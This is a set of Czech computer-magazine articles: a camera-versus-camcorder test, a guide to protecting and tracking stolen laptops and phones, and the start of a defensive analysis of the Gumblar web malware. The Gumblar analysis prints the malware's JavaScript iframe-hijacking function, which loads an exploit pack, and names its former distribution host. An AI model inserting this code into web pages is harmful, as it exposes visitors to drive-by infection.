Duel v testovací laboratoři Chipu: Digitální fotoaparát a kamkordér **fotily a nahrávaly video**. Který z nich to zvládl lépe?

DSLR VERSUS KAMKORDÉR

THOMAS LITTSCHWAGER

Konvergence – ve světě technologií téměř magické slovo. V této oblasti vyjadřuje spojení různých funkcí do jednoho zařízení. Dobrým příkladem může být multifunkční zařízení, které v sobě spojuje funkce tiskárny, skeneru a kopírky. Konvergence si však našla cestu i k digitálním fotoaparátům. Téměř každý digitální fotoaparát totiž dnes dokáže kromě pořizování fotografií také nahrávat video.

U jednookých zrcadlovek to ještě nedávno nebylo možné, nyní se však jejich výrobci snaží uživatele přesvědčit, že mohou pomocí nich natočit i profesionální klipy (jako příklad si na YouTube najdete klip „Rece-rie“), kvalitou srovnatelné s výstupem kamery – a to díky hloubce ostrosti, možnosti výměny objektivů a zaostřování. Jsou tedy moderní DSLR fotoaparáty schopné bez nějakých větších kompromisů pořídit vzpomínkové video z dovolené? A na druhé straně: můžete kamkordérem vyfotografovat tak pěkné snímky jako fotoaparátem? Abychom dokázali na tyto otázky odpovědět, postavili jsme v souboji proti sobě digitální jednookou zrcadlovku Canon EOS 500D (cena cca 16 500 Kč vč. DPH, cca 19 000 Kč s objektivem) a kameru Sony HDR-XR520VE (cena cca 33 000 Kč vč. DPH).

Možnosti: Full HD a mnoho megapixelů

Pokud bychom vycházeli pouze z technických parametrů, podstatné rozdíly soupeřů z nich nezjistíme. Oba totiž mohou nahrávat video v rozlišení Full HD (1 920 × 1 080) a mohou fotografovat

v rozlišení až 12 megapixelů (Canon v tomto případě až 15,1).

Když se ale podíváme trochu hlouběji pod pokličku, určité rozdíly a výhody už vyjdou najevo. Zatímco kamkordér Sony nahrává HD video frekvencí 30 snímků za sekundu (1080i/60), fotoaparát Canon zvládne při tomto rozlišení jen 20 snímků. Pouze při snížení rozlišení na 1 280 × 720 bodů dokáže Canon zvýšit frekvenci na 30 snímků. A je tu i další rozdíl – Sony ukládá data ve formátu Blu-ray AVCHD, zatímco Canon v QuickTime kontejneru MOV: oba používají kodek H.264.

Ještě podstatnější rozdíly vyjdou na světlo, když přijde řeč na audiomožnosti: kamkordér Sony nahrává prostorový zvuk Surround Sound 5.1 a má integrovaný zoom mikrofón, zatímco fotoaparát Canon má pouze monomikrofón bez orientace. Pokud by někdo chtěl zvuk nahrávat ještě precizněji, má kamkordér vstup pro externí mikrofón – zrcadlovka Canon ne.

V případě fotografií se situace obrací. Jednooká zrcadlovka od Canonu nabízí lepší vybavení: větší, více světlocitlivý CMOS senzor, integrovaný blesk, možnost nastavení clony, expozičního času, hodnoty ISO, zaostření – v podstatě vše, co si fotograf může přát. Kamkordér Sony většinu fotografických funkcí postrádá – nabízí pouze blesk a manuální zaostřování.

Nyní je načas rozhodnout nejdůležitější výsledek střetnutí: kvalitu. Už při prohlížení výsledných snímků se projeví podstatné rozdíly. Malý optický senzor kamery Sony (4,8 × 2,7 mm, ve srovnání se senzorem Canonu 500D, který je 26× větší:



PROFIL

Cena: 16 500–25 000 Kč

Jednooká zrcadlovka útočí Full HD rozlišením videa.

Canon EOS 500D

Fotografie: 15,1 megapixelu

Formát videa: 1 920 × 1 080/20 Hz, 1 280 × 720/30 Hz, MOV-H.264


Audio: monomikrofón

Paměť: SD karty (až 32 GB)


Okolo 100 filmových minut

Senzor: 22,3 × 14,9 mm

Canon EOS 500D je jedním z nejlepších fotoaparátů s cenou pod 20 000 Kč a chce si „udělat jméno“ i při natáčení Full HD videa.



Nejlepší fotografie: Video vypadá dobře, DSLR se však může pochlubit hlavně fotografiemi se skvělými detaily.



Ostré okraje, málo šumu: Větší senzor zaznamená všechny detaily s menším šumem.



PROFIL

Cena: cca 33 000 Kč

**Kamkordér vrací úder
12 megapixelovými fotografiemi.**

Sony HDR-XR520VE

Fotografie: 12 megapixelů

Formát videa: 1 920 × 1 080/30 Hz,
1 140 × 1 080, AVCHD-H.264

Audio: Surround Sound, Zoom mikrofón

Paměť: pevný disk (250 GB)


Okolo 100 filmových hodin

Senzor: 4,8 × 2,7 mm

Špičkový model s pevným diskem od Sony se skvělými videonahrávkami se se svým fotosenzorem pouští i na cizí, fotografické území.



Špičkové video: Filmy vypadají perfektně, fotografie jen na první pohled.



Rozostřené a s fleky: Tmavší oblasti mají viditelný šum a barevné odchylky.

22,3 × 14,9 mm) je příčinou mnohem většího šumu snímků i za dobrých světelných podmínek (naměřili jsme hodnotu 226). DSLR má znatelný šum až při horších světelných podmínkách a při ISO 800 a více. Sony je horší i v oblasti rozlišení a rychlosti: zpoždění spouště je 1,2 sekundy (Canon 0,4 s), a to je doba, za kterou už může být snímána osoba dávno za kopcem.

Ačkoli je technické vybavení zrcadlovky pro filmování dostatečné a při nastavení rozlišení 720p se vám skutečně může podařit natočit pěkné video, nemůže Canon kameru zcela nahradit. Důvodem je problém spočívající v ovládání.

Ovládání: Roztřesení a zaostřování

Kvalitní a profesionální video lze natočit jen s příslušným vybavením: stativem, vozíkem na kolečkách, kamerovým jeřábem... Automatické zaostřování Canonu často nelze při filmování smysluplně využít: automatická expozice při zpětném zaostřování selhává. Když chcete zoomovat, musíte jednu ruku sundat z krytu a otáčet kroužkem objektivu – dochází tak k nechtěnému a viditelnému otřesům obrazu. S tím se náročnější filmaři budou těžko smířovat.

Závěr: Konvergence je dobrá věc a má svoje výsledky. Pokud však chcete mít skvělé fotografie i video, stále na to budete potřebovat dvě zařízení – nebo se budete muset smířit s kompromisy. Pokud bychom přece jen měli dát přednost jednomu z těchto zařízení, doporučujeme kamkordér od Sony.

AUTOR@CHIP.CZ

Duel levnějších fotovideomodelů



PANASONIC LUMIX DMC-TZ7:

Megazoomový fotoaparát Panasonicu má přesvědčivé parametry: nabízí rozlišení 10,1 Mpx, 12násobný optický zoom a možnost nahrávání videa ve formátu AVCHD při rozlišení 1 280 × 720 bodů a frekvenci 50 snímků za sekundu. Zvuk nahrává dokonce ve stereu. Ovládání během natáčení videa je nepohodlné a jednou rukou záběr neudržíte bez třesů. Zoomování a ostření není problém. Obrazová kvalita je dobrá. Jen připomínka: Během natáčení videa nemůžete pořídit fotografii – když chcete snímek, musíte nahrávání přerušit.

CENA: cca 7 600 Kč vč. DPH

INFO: www.panasonic.cz



SANYO XACTI VPC-HD2000:

Kamkordér od Sanyo chce být skutečným duálním zařízením. Proto je také tlačítko pro fotografování umístěno hned vedle nahrávacího tlačítka pro video. Zoomování a zaostřování nepředstavují problém v žádném z režimů. Při nahrávání videa můžete pořídit fotografii – i když pouze v omezeném rozlišení. Ovládání je pohodlné – kameru držíte jednou rukou jako pistoli a záběry nejsou roztřesené. Kvalita fotografií ovšem není optimální. Jakmile je světla méně, drasticky se zvedne šum snímků a barvy jsou příliš tmavé. U několika snímků to nevádí, celkově však není tento kamkordér schopen fotoaparát nahradit.

CENA: cca 12 300 Kč vč. DPH

INFO: www.sanyo.cz



Dohledání ZTRACENÝCH zařízení

Mobil nebo notebook jsou pryč? Žádnou paniku! Chip vám ukáže, jak ochránit soubory a získat zařízení zpět.

MANUEL SCHREIBER

Notebooky a mobilní telefony nejsou oblíbené jen u svých majitelů, ale bohužel i u zlodějů. Vzniklé škody jsou pak trojí: zaprvé ztratíte osobní data, jako jsou kontakty, dokumenty, e-maily a fotografie, zadruhé mohou být tato data zneužita, zatřetí přijdete samozřejmě o drahý hardware. Policie je prakticky bezmocná. Sice existují registry kradených mobilů, pro zloděje však není žádný problém softwarově přepsat sériové číslo mobilního telefonu a obratem jej prodat na ulici, dát do bazaru nebo zastavárny. Vyřešit takový trestný čin je pak velmi obtížné.

Je proto třeba, abyste se chránili sami. Chip vám ukáže, jak lze minimalizovat škody způsobené krádeží, a to jak u notebooků, tak u mobilních telefonů. Prvním krokem naší obrany bude zazálohování a zašifrování dat. Díky tomu nepřijde o svá data a zároveň zabráníte jejich zneužití. Na Chip DVD najdete vše, co budete k zá-

lohování a šifrování potřebovat. Druhým krokem bude taková příprava zařízení, abyste je v případě ztráty nebo krádeže dokázali vystopovat a získat zpět. K tomu nám poslouží speciální nástroje a webové služby, jejichž přehled najdete v tabulce. Mobily a notebooky je možné vypátrat pomocí GPS souřadnic nebo IP adresy. Se správným nástrojem budete moci ulehčit policii práci a zvýšíte pravděpodobnost, že své zařízení dostanete zpět.


Ochrana notebooku

Nejprve je třeba se připravit. Jen tak budete mít šanci, že své soubory a hardware zase uvidíte. Důležité také je, abyste svá


data pravidelně zálohovali. Sami nejlépe víte, jak cenná jsou vaše data. Důležité ale je, abyste zálohovali na zařízení, které není součástí notebooku a které nenosíte s notebookem (např. USB flash disk v brašně). Skvěle se k tomu hodí třeba domácí NAS nebo webová služba, která nabízí prostor pro zálohu souborů. Pro zálohování můžete použít například plnou verzi aplikace Paragon Backup and Recovery 10. Tento nástroj nabízí velmi pokročilé možnosti zálohování, kromě dokumentů a nastavení zvládne zálohovat úplně celý pevný disk. Pokud notebook používáte jako druhý počítač ke svému desktopu, můžete místo zálohy využít synchronizace s desk-

HLEDACÍ SOFTWARE PRO VÁŠ NOTEBOOK

Program	Systém	Cena	Funkce	Kontakt
Adeona	Linux, Mac OS, Windows	zdarma	IP adresa, snímek z webcam (Mac OS X)	http://adeona.cs.washington.edu
FrontDoorSoftware Security	Win XP, Vista, 7	30 USD / 3 roky	IP adresa, blokáce obrazovky, posílání zprávy	www.frontdoorsoftware.com
LoJack for Laptops	Win XP, Vista, Mac OS	40 € / rok	GPS, IP, keylogger, smazání dat	www.absolute.com
PC-Antiklau	Win 2k, XP, Vista	5 €	IP, MAC adresa, provider, screenshoty	www.pc-antiklau.com
Undercover	Mac OS X	35 €	screenshoty, snímek z webcam, Wi-Fi	www.orbicule.com



Lokalizace telefonu: Mobil vybavený GPS určí svoji polohu. Najdete jej tedy i na letišti v zahraničí.



Vyhledání: Jakmile znáte IP adresu sítě, pomocí služeb jako je www.ip-adress.com/ip_tracer/ najdete fyzické umístění sítě.



PLNÁ VERZE

Discryptor Personal - pokud jsou vaše dokumenty velmi tajné, nezapomeňte je bezpečně zašifrovat, aby se k nim zloděj nedostal. Plná verze nástroje Discryptor se postará o šifrování souborů, archivů i celých disků.



PLNÁ VERZE

Paragon Backup and Recovery 10 - budete-li pravidelně zálohovat své disky, v případě krádeže notebooku přijmete „jen“ o železo. Paragon umí vytvořit zálohu celého pevného disku, včetně systému, nastavení a dokumentů.

POKŘEŠOVANÝ Můj notebook

Lenovo ThinkPad, ukradený při přestupu na letišti v Mnichově. Pomocí nástrojů jsem zjistil tato data:

IP ADRESA NOTEBOOKU

192.168.88.11

VEŘEJNÁ IP ADRESA SÍTĚ


195.16.16.13

MAC ADRESA

00:41:52:26:11:1B

FOTOGRAFIE

Fotografie z webkamery integrované v notebooku



topovým počítačem. K tomu dobře poslouží nástroj DirSync z Chip DVD.

Data byste měli v každém případě šifrovat. Pokud se zloděj dostane do vašeho systému, může v nejhorším případě zjistit i hesla, která máte uložena třeba ve Firefoxu. Také by se mohl dostat do vašeho e-mailového účtu, a pokud by byl zkušený, mohl by vypátrat i číslo vaší platební karty. Řešením je používání bezpečného správce hesel, jako je například Steganos Password-Manager. Ještě lepší však je, pokud zašifrujete úplně celý pevný disk pomocí plné verze nástroje Discryptor Personal z Chip DVD. V kombinaci s heslem nastaveným v BIOS, kterým ochráníte notebook před spuštěním, bude taková ochrana pro zloděje nepřekonatelnou překážkou.

Rovněž doporučujeme chránit se již v okamžiku, kdy je notebook kraden. K tomu poslouží freewarový nástroj A.L.A.R.M. Co dělá? Jednoduše skrytě běží v systému, a jakmile odpojíte notebook od napájení, spustí hlasitou sirénu. Pokud by vám chtěl někdo nenápadně odnést zapnutý notebook, každý, kdo má uši, si jej všimne. Ještě lepší je použití hardwarového zámku, který je možné připevnit k většině notebooků.

VYHLEDÁNÍ NOTEBOOKU: Ani pokud o svůj notebook přece jen přijdete, není nic ztraceno. Jestliže se na krádež připravíte předem, bude pomocí speciálního softwaru možné získat hardware zpět. Nevýhoda tohoto řešení: Zničí-li zloděj data na disku dříve, než se spustí systém, a tím i tato skrytá aplikace, bude software k ničemu. Pokud se ale nástroj aktivuje, máte téměř vyhráno. Notebook odešle informace, jako je jeho vlastní IP adresa, veřejná IP adresa sítě a MAC adresa síťové karty. S těmito informacemi dokáže policie a provider velmi rychle a přesně určit, kde se notebook nachází. Notebook se bude snažit připojit do jakékoliv otevřené sítě.

Zajímavým řešením je také nabídka společnosti Frontdoor Software Security. Ta nabízí komerční produkt, pomocí něž je možné notebook vypátrat a získat zpět. Vypátrat notebook je pak možné ve více než 100 zemích světa, včetně České republiky. Program odešle svému vlastníkovu IP adresu sítě, do které je připojen. Pokud má notebook integrovanou GPS nebo má nějakým způsobem možnost zjistit svoji polohu, zobrazí ji na Google mapách. Pak je možné zloděje lokalizovat během několika minut s přesností na několik metrů. Software má i řadu dalších funkcí, například může během startu systému začít „křičet“, že byl ukraden, a nabídat zloděje k tomu, aby notebook raději vrátil.

Vrcholem nabídky služeb sloužících k vystopování ukradeného notebooku je aplikace Computrace LoJack for Laptops. Ta se totiž nahraje přímo do BIOS notebooku. I když tedy zloděj okamžitě zformátuje disk, nebude mu to nic platné. Notebook bude možné vysledovat i se zcela novým operačním systémem. Nevýhodou je, že program není možné nainstalovat

Pomocí těchto nástrojů vysledujete zloděje.

do každého notebooku. Řada výrobců však tento software nabízí i jako volitelné příslušenství, k notebookům Dell nebo Lenovo si jej tak můžete přibýt. Bude to mít přímo od výrobce – v případě reklamace nebudete muset vysvětlovat, z jakého důvodu jste připojili do BIOS nějaká data.

Computrace funguje velmi jednoduše: část je uložena v BIOS, část na pevném disku, ovšem mimo partition. Jakmile je počítač připojen k internetu, odešle něco-

lik paketů, ve kterých je uvedena veřejná IP adresa jeho sítě. Díky tomu, že program je ovládán z BIOS počítače, který je mezi operačním systémem a hardwarem, budou data odesílána přímo ze síťové karty, nepůjdou tedy přes firewall instalovaný do systému. Za pomoci policie pak nebude problém ukradený notebook dohledat.

Ochrana mobilu

Riziko krádeže je ještě vyšší u mobilních telefonů. Nosíme je různě po kapsách a krádeže si nemusíme všimnout okamžitě. Jenže problémů je mnohem více: nejenže bude mít zloděj přístup k vašim kontaktům, e-mailům a SMS zprávám, ale pokud si krádeže nevšimnete a nenecháte SIM kartu okamžitě zablokovat, může telefonovat na váš účet.

Pokud zjistíte, že vám byl mobil ukraden, ze všeho nejdříve volejte operátorovi a nechte zablokovat SIM kartu. Poté se vydejte na Policii ČR, aby bylo možné nechat zablokovat mobil. K tomu budete potřebovat doklad totožnosti, záruční list, případně doklad o nabytí (faktura), na kterém je uvedeno IMEI (sériové číslo mobilního telefonu). Policie nechá do 24 hodin od nahlášení mobil zablokovat – u žádného ze tří českých operátorů s ním nebude možné telefonovat. Výsledek: Přijdete o telefon, SIM kartu i veškerá data v telefonu uložená.

Takový scénář platí v případě, že jste neprovedli žádnou ochranu svého telefonu. Pokud pravidelně svůj mobil synchronizujete s počítačem, alespoň data vám zůstanou. U dnešních mobilních telefonů není synchronizace s počítačem žádná věda. V případě iPhone k tomu slouží aplikace iTunes a i ostatní výrobci nabízejí software, kterým je možné synchronizovat, nebo aspoň zálohovat obsah mobilního telefonu. V případě mobilů postavených na platformě Android nebo nového Palmu je situace ještě jednodušší: záloha probíhá na internet. Data jsou pak uložena on-line. Chcete-li zálohovat data na paměťové kartě, stačí ji vložit do čtečky karet a zkopírovat. Windows Mobile 6.5 nabízí aplikaci MyPhone, která funguje podobně. Telefon zálohuje data na server Microsoftu, a pokud vám jej ukradnou, můžete si všechna data stáhnout do nového mobilu.

Základní ochranou je zámek displeje. Tím zamezíte zneužití SIM karty. Jak displej zamknout, to záleží především na platformě. U telefonů se systémy Symbian a Windows Mobile je tato funkce přímo součástí systému. Navíc je možné zašifrovat obsah paměťové karty. Majitelé telefonů s Androidem si mohou z marketu zdarma stáhnout aplikaci Keeper, která se o zašifrování telefonu postará.

HLEDACÍ SOFTWARE PRO Váš MOBIL

Program	Systém	Cena	Funkce	Kontakt
MobileJustice	Windows Mobile	zdarma	GPS, rozpoznání nové SIM	http://sourceforge.net/projects/mjustice
Mobile Security	Windows Mobile, Symbian	679 Kč	GPS, rozpoznání nové SIM, smazání dat	www.kaspersky.cz
PhoneBAK GPS	Win Mobile, Symbian aj.	20 USD	GPS, rozpoznání nové SIM, smazání dat	www.bak2u.com
Spriteterminator	Windows Mobile	15 USD	GPS, rozpoznání nové SIM, smazání dat	www.spritesoftware.com
MobileMe	iPhone, Mac OS	80 € / rok	GPS, smazání dat, varovný tón	www.apple.com
DroidTracker	Android	zdarma	GPS, snímek z fotoaparátu	přes Android Market
Sim Checker Pro	Android	1 €	GPS, rozpoznání nové SIM, pošle nové číslo	přes Android Market

POKŘEŠOVANÝ

Můj mobil

Telefon Nokia N97, naposledy jsem jej měl na letišti ve Frankfurtu. Odeslal mi tyto informace:

GPS DATA
50°5'5.805"N, 14°26'4.762"E

NOVÉ TELEFONNÍ ČÍSLO
+420 123456789

ČÍSLO BTS, KE KTERÉ JE PŘIPOJEN
MXBQ46B

FOTOGRAFIE
Snímek z fotoaparátu



VYHLEDÁNÍ MOBILU: Nalezení telefonu je nejjednodušší, pokud má integrovaný GPS modul. Ten je naštěstí běžnou výbavou i telefonů střední třídy. V kombinaci se správným nástrojem pak není problém mobil dohledat. Pro platformu Android doporučujeme aplikace DroidTracker a SIM Checker Pro. První aplikace reaguje na SMS nebo e-mail se speciálním heslem, které si nastavíte, například „ukradeny mobil“. Okamžitě odešle odpověď, ve které budou GPS souřadnice. Pokud navíc máte účet na webovém albu Picasa, můžete dostat i fotografii. Problém je, že aplikace funguje jen s vaší SIM kartou. Pokud do telefonu vloží zloděj svoji vlastní SIM kartu, musí přijít na řadu aplikace SIM Checker Pro. Zde zaregistrujete svoji SIM kartu (mohou být maximálně tři), vyplníte kontakt pro SMS alarm, případně e-mail, a o zbytek se nestaráte. Je-li do telefonu vložena jiná SIM karta, aplikace odešle GPS souřadnice, případně i nové telefonní číslo.

Tyto aplikace jsou určeny pro platformu Android. Používáte-li Symbian nebo Windows Mobile, sáhněte po aplikaci PhoneBAK. Aplikace pošle souřadnice a také

ID BTS, ke které je telefon připojený. Navíc je možné při výměně SIM karty aktivovat ochranu heslem. Pokud není heslo zadáno správně, aplikace smaže z telefonu všechna osobní data, jako jsou fotografie nebo videa. Výrobce vyrábí aplikaci pro více platform: program je k dispozici pro BlackBerry, Windows, iPhone, Sony Ericsson, a dokonce i pro notebooky.

Všechny tyto systémy mají jednu podmínku – zloděj musí telefon zapnout a ten musí být připojen do sítě, aby o sobě dal nějakým způsobem vědět. Pokud zloděj smaže vše, včetně aplikací, zařízení nevyhledáte. Na druhou stranu by zloděj musel být dostatečně zručný a musel by se zabezpečením počítat. Kapsář, který vás okrade na ulici, bude možná schopen se podepsat, ale těžko bude umět přemazat paměť.

Pokud jste smolař, kterému mobil kradou neustále, můžete si sjednat jeho pojištění. Bohužel žádná pojišťovna působící na českém trhu pojištění nenabízí: to lze sjednat jen přes operátora. Pojištění u nás nabízí jen T-Mobile ve spojení s pojišťovnou Generali. Sjednat pojištění lze jen na telefon zakoupený u operátora, ideálně přímo ve značkové prodejně. Pojištění je možné sjednat maximálně na tři roky, přičemž roční cena pojištění činí 499 Kč u mobilů s cenou do 10 000 Kč, 935 Kč u mobilů do 20 000 Kč a 1 535 Kč u mobilů s cenou do 35 000 Kč. Každopádně doporučujeme pečlivě pročíst smluvní podmínky, abyste nebyli překvapeni, že se pojištění vztahuje jen na krádež a loupež, nikoliv na odcizení prostou krádeží.

AUTOR@CHIP.CZ

NAJDETE NA DVD

DirSync – synchronizuje obsah adresářů, takže máte nejnovější soubory vždy po ruce

Gpg4win – zašifruje vaše dokumenty i e-maily

MozBackup – vytvoří kompletní zálohu Firefoxu a Thunderbirdu

Object Fix Zip – opravuje poškozené ZIP archivy

Steganos Password-Manager Free – bezpečný správce hesel

Programy k tomuto článku najdete na DVD pod indexem **SLEDOVÁNÍ**

PLACENÁ INZERCE

SERIÁL

Nový seriál: Chip detailně a chronologicky popisuje komplexní procesy z oblasti IT technologií.

NEBEZPEČNÉ NOVÉ. VIRY



Škůdce **Gumblar** zaútočil a prostřednictvím velmi chytrého triku nakazil tisíce webových stránek a počítačů. Chip vám ukáže kompletní historii tohoto viru a přidá nástroje, pomocí kterých se můžete bránit.

DOMINIK HOFERER, PETR KRATOCHVÍL

Nová generace malwaru: **Gumblar**

Gumblar, nejnovější hrozba skrývající se na internetových stránkách, je tak záluďně naprogramován, že může napadnout téměř kohokoliv. Na rozdíl od svých předchůdců už se neskrývá na erotických či pornografických webech, nebo dokonce na stránkách s pirátským softwarem. Můžete na něj narazit téměř kdekoli – infikovaný může být klidně i blog přátel nebo firemní prezentace. Před Gumblarem vás už tedy „obezřetné surfování“ neochrání...

RYCHLÉ ŠÍŘENÍ

Statistiky firmy Kaspersky uvádějí, že v roce 2009 existovalo přibližně 1,7 milionu stránek infikovaných malwarem Gumblar. Podle bezpečnostní společnosti Scan Safe stojí v současnosti Gumblar přibližně za 29 procenty aktuálně rozšiřovaného malwaru.

KVALITNÍ MASKOVÁNÍ

Jakmile se Gumblar dostane do systému, maskuje se pomocí mimořádně kvalitních rootkit technologií (i pomocí technologie „process injection“). Nikoho tedy určitě nepřekvapí, že například standardní Správce úloh ve Windows ho nezobrazí.

Webová stránka se nahraje během několik milisekund a výsledkem je řetězová reakce – něco, co vám na dlouhou dobu „zkazí náladu“. Tedy v případě, že se do vašeho počítače dostane vir a vy ztratíte kontrolu nad celým systémem: škůdce hledá údaje k bankovním účtům, odesílá spam nebo provádí pro svého „hackerského pána“ jiné zadané úkoly. To vše pár okamžiků po návštěvě webu, aniž byste si čehokoli všimli. Způsob, jakým se škůdce do počítače dostane a jak se zamaskuje, je velmi složitý proces. Chip vám ho ukáže zpomaleně – krok za krokem.

Spolu se specialistou Magnusem Kalukhem (senior analytikem virů ve firmě Kaspersky) a Felixem Lederem, počítačovým vědcem a postgraduálním studentem univerzity v Bonnu, jsme analyzovali nejnovějšího škůdce, známého pod jménem Gumblar. Ten se může stát větší hrozbou, než byl červ Conficker, především kvůli metodám šíření. Ukážeme vám, jak deaktivuje bezpečnostní mechanismy počítače a ukryje se hluboko v systému. Kromě toho jsme spolu s výrobcem bezpečnostního softwaru, firmou Panda Security, dešifrovali „trojského koně TD-

SS“, který používá podobné metody jako záluďný rootkit Gumblar. A abyste v případě napadení nemuseli u svého počítače jen sedět a nevěřičně útok viru sledovat, přidali jsme na DVD software, pomocí kterého můžete na útok viru reagovat a hrozbu eliminovat. A nyní už se pojďme podívat na náš postup.

0,124 s

Navštívíme neškodné stránky jedné méně známé hudební skupiny. Pro surfování používáme Internet Explorer. Pravda ale je, že ani Firefox nebo Opera by zde asi nenabídly o mnoho větší ochranu.

0,361 s

Prohlížeč „zpracuje“ zdrojový kód a stránka vypadá stejně, jako když jsme ji navštívili před několika týdny. Ve skutečnosti je dnes ale všechno jinak: stránku totiž nedávno „převzal“ Gumblar. Ve zdrojovém kódu se objevila novinka – ještě před značkou <BODY>. Jde o škodlivý kód, který se skládá pouze z dynamicky generovaných příkazů v JavaScriptu. Uživatel si ho nevšimne a mohou ho ignorovat i některé bezpečnostní balíky. Tento kód poté na pozadí nerušeně „volá“ PHP soubor.

FOTO: ISTOCKPHOTO



0,124s

ZDÁNLIVĚ NEŠKODNÉ STRÁNKY

Gumblar se skrývá i na internetových stránkách, které nejsou nemorální nebo nemají ilegální obsah. Škůdce se může ukrývat i na obvyklých webových stránkách, které jsou spravovány pomocí FTP. Příliš bát se nemusíte u velkých portálů, jako jsou Novinky.cz nebo Idnes.cz (nebo také Chip.cz), které jsou méně zranitelné, protože je jejich obsah spravován pomocí redakčních systémů.

Jak se na problematiku Gumblaru dívá „domácí“ firma AVG?


Zeptali jsme se technického ředitele Karla Obluka.

EXISTUJÍ PODLE VÁS AGRESIVNĚJŠÍ A NEBEZPEČNĚJŠÍ VIRY, NEŽ JE GUMBLAR?

Zcela jistě je možné najít řadu dalších virů, které používají podobné postupy a techniky nebo které jsou v některých aspektech nebezpečnější než Gumblar. Rodina Gumblar sice zahrnuje poměrně širokou škálu různých variant, nicméně obecně nijak zvláště nevyčnívá – což se ostatně dá říci o velké většině současných hrozeb.

ZAÚJAL VÁS V POSLEDNÍ DOBĚ NĚJAKÝ VIR A PROČ?

V poslední době mne zaujaly především různé reinkarnace tzv. Koobface rodiny virů, zejména pro jejich úspěšnost. Stejně tak celá řada dalších relativně jednoduchých hrozeb, které však velmi úspěšně využívají technik sociálního inženýrství, mne nepřestává překvapovat – jak jednoduše se dají uživatelé obelstít.



0,361s

NEBEZPEČNÝ KÓD

Gumblar „dropper“ pronikne do počítače pomocí jednoduchého příkazu javascriptu,

který je vložen ještě před značku <BODY>.

1,126s

GUMBLAR NAHRÁVÁ EXPLOITY

Gumblar nahrává do počítače balíček „exploitů“ pomocí funkce „KLMF()“.

```
function KLMF()
{
    var a=document.getElementsByTagName("iframe");
    for(i=0;i<a.length;i++) if((b=a[i]).src!=s)
    {
        b.src=s;b.style.display="none";
        b.onload=function(){this.location=s};
    }

    if(!(--J4x)) window.clearInterval(osV4g);
}

J4x=60000;
KLMF();
osV4g=window.setInterval("KLMF()",1);
```

0,758 s

Zmíněný PHP soubor je na jiném napadeném webu (který slouží škůdci jako „základna“) a z něj si pomocí javascriptu stáhne malware. Tyto weby se neustále mění – v našem případě to byl například brazilský server, ze kterého si skript nahrál první verzi „Gumblaru“ z jara 2009. Ta se nejprve objevila na čínských stránkách – konkrétně na adrese **www.gumblar.cn**, která je nyní už „off-line“, ale jejíž „úlohu“ v současnosti plní přibližně 2 000 jiných hostitelů, nabízejících rozličný malware. I to je důvod, proč je obrana obtížná – oblasti s napadenými počítači, které škůdce kontroluje, jsou příliš různorodé – jak z oblasti témat

webů, tak i z geografického hlediska. Web hudební skupiny není zdaleka jedinou stránkou, která se stala šířitelem Gumblaru. Ten totiž nepoužívá standardní způsob „injekční metody“, ale přímo útočí na bezpočet webových stránek a tím infikuje tisíce osobních počítačů. Podle firmy Kaspersky bylo v listopadu loňského roku zaznamenáno 1,7 milionu útoků Gumblaru na počítače uživatelů a tento počet se neustále zvyšuje. Škůdce navíc nemá žádné jazykové hranice; infikované stránky existují v italštině stejně jako v angličtině nebo ve španělštině. A to je další z bodů seznamu, který dělá z Gumblaru opravdovou hrozbu...

1,126 s

Pro analýzu jsme náš virový skener deaktivovali, protože naše aktualizovaná ochrana malware (označený jako „Trojan-Downloader.JS.Gumblar.x“) objevila. Anti-virové programy, které nejsou aktuální, však odhalují škůdce jen velmi obtížně, a to i proto, že vir se často modifikuje a využívá tzv. „zero day útoků“. Další „bod“ pro programátory tohoto škůdce...

